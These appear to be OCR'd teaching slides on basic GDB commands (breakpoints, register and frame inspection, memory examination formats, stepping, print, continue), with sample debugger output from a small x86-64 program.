


```
(gdb) break target0.c:_main
No symbol table is loaded.  Use the "file" command.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (target0.c:_main) pending.
```

info

- Gives information of the argument passed
- Commonly used to give register information
- Many other uses
  - Good Resource
  - https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_44.html#SEC45

info reg




```
(gdb) info reg
rax            0x401772            4200306
rbx            0x7fffffffe7c8      140737488349128
rcx            0x1                 1
rdx            0x1                 1
rsi            0x6                 6
rdi            0x3                 3
rbp            0x7fffffffe590      0x7fffffffe590
rsp            0x7fffffffe590      0x7fffffffe590
r8             0x1                 1
r9             0x1                 1
r10            0x80                128
r11            0x206               518
r12            0x1                 1
r13            0x7fffffffe7b8      140737488349112
r14            0x4c17d0            4986832
r15            0x1                 1
rip            0x40174d            0x40174d <foo+8>
eflags         0x206               [ PF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
```

x

- Displays the memory contents at a given address
- Useful for the examination of the buffer
- Syntax
  - x [Address expression]
  - x /[Format] [Address expression]
  - x /[Length][Format] [Address expression]
  - Reference: http://visualgdb.com/gdbreference/commands/x

info frame



```
(gdb) info frame
Stack level 0, frame at 0x7fffffffe5a0:
 rip = 0x40174d in foo; saved rip = 0x4017b9
 called by frame at 0x7fffffffe5e0
 Arglist at 0x7fffffffe590, args:
 Locals at 0x7fffffffe590, Previous frame's sp is 0x7fffffffe5a0
 Saved registers:
  rbp at 0x7fffffffe590, rip at 0x7fffffffe598
```

x Format


- o - octal
- x - hexadecimal
- d - decimal
- u - unsigned decimal
- t - binary
- f - floating point
- a - address
- c - char
- s - string
- i - instruction

x Format size modifiers

- b - byte
- h - halfword (16-bit value)
- w - word (32-bit value)
- g - giant word (64-bit value)

ni

- Execute one machine instruction
- If it is a function call proceed until the function returns




```
(gdb) ni
0x0000000000401750 in foo ()
(gdb) ni
0x0000000000401753 in foo ()
(gdb) ni
0x0000000000401756 in foo ()
```

si

- Execute one machine instruction, then stop and return to the debugger.
- Steps into instructions
- May bring you down a rabbit hole into functions that aren’t relevant to you, such as printf

si




```
(gdb) si
0x0000000000401759 in foo ()
(gdb) si
0x000000000040175d in foo ()
(gdb) si
0x0000000000401761 in foo ()
```

(p)rint

- Prints the value of its argument
- Works with same pointer logic as C
- Lots of different uses so check the cheat sheet!
- Common usage: p <value to print>


(p)rint - Examples



```
(gdb) print secretFunction
$1 = {<text variable, no debug info>} 0x401775 <secretFunction>
```

(c)continue

- Execute until next break or end of program
- Helpful when you need to gather info at multiple points in your program
- Usage: continue



```
(gdb) b *0x000000000040181e
Breakpoint 2 at 0x40181e
(gdb) c
Continuing.
```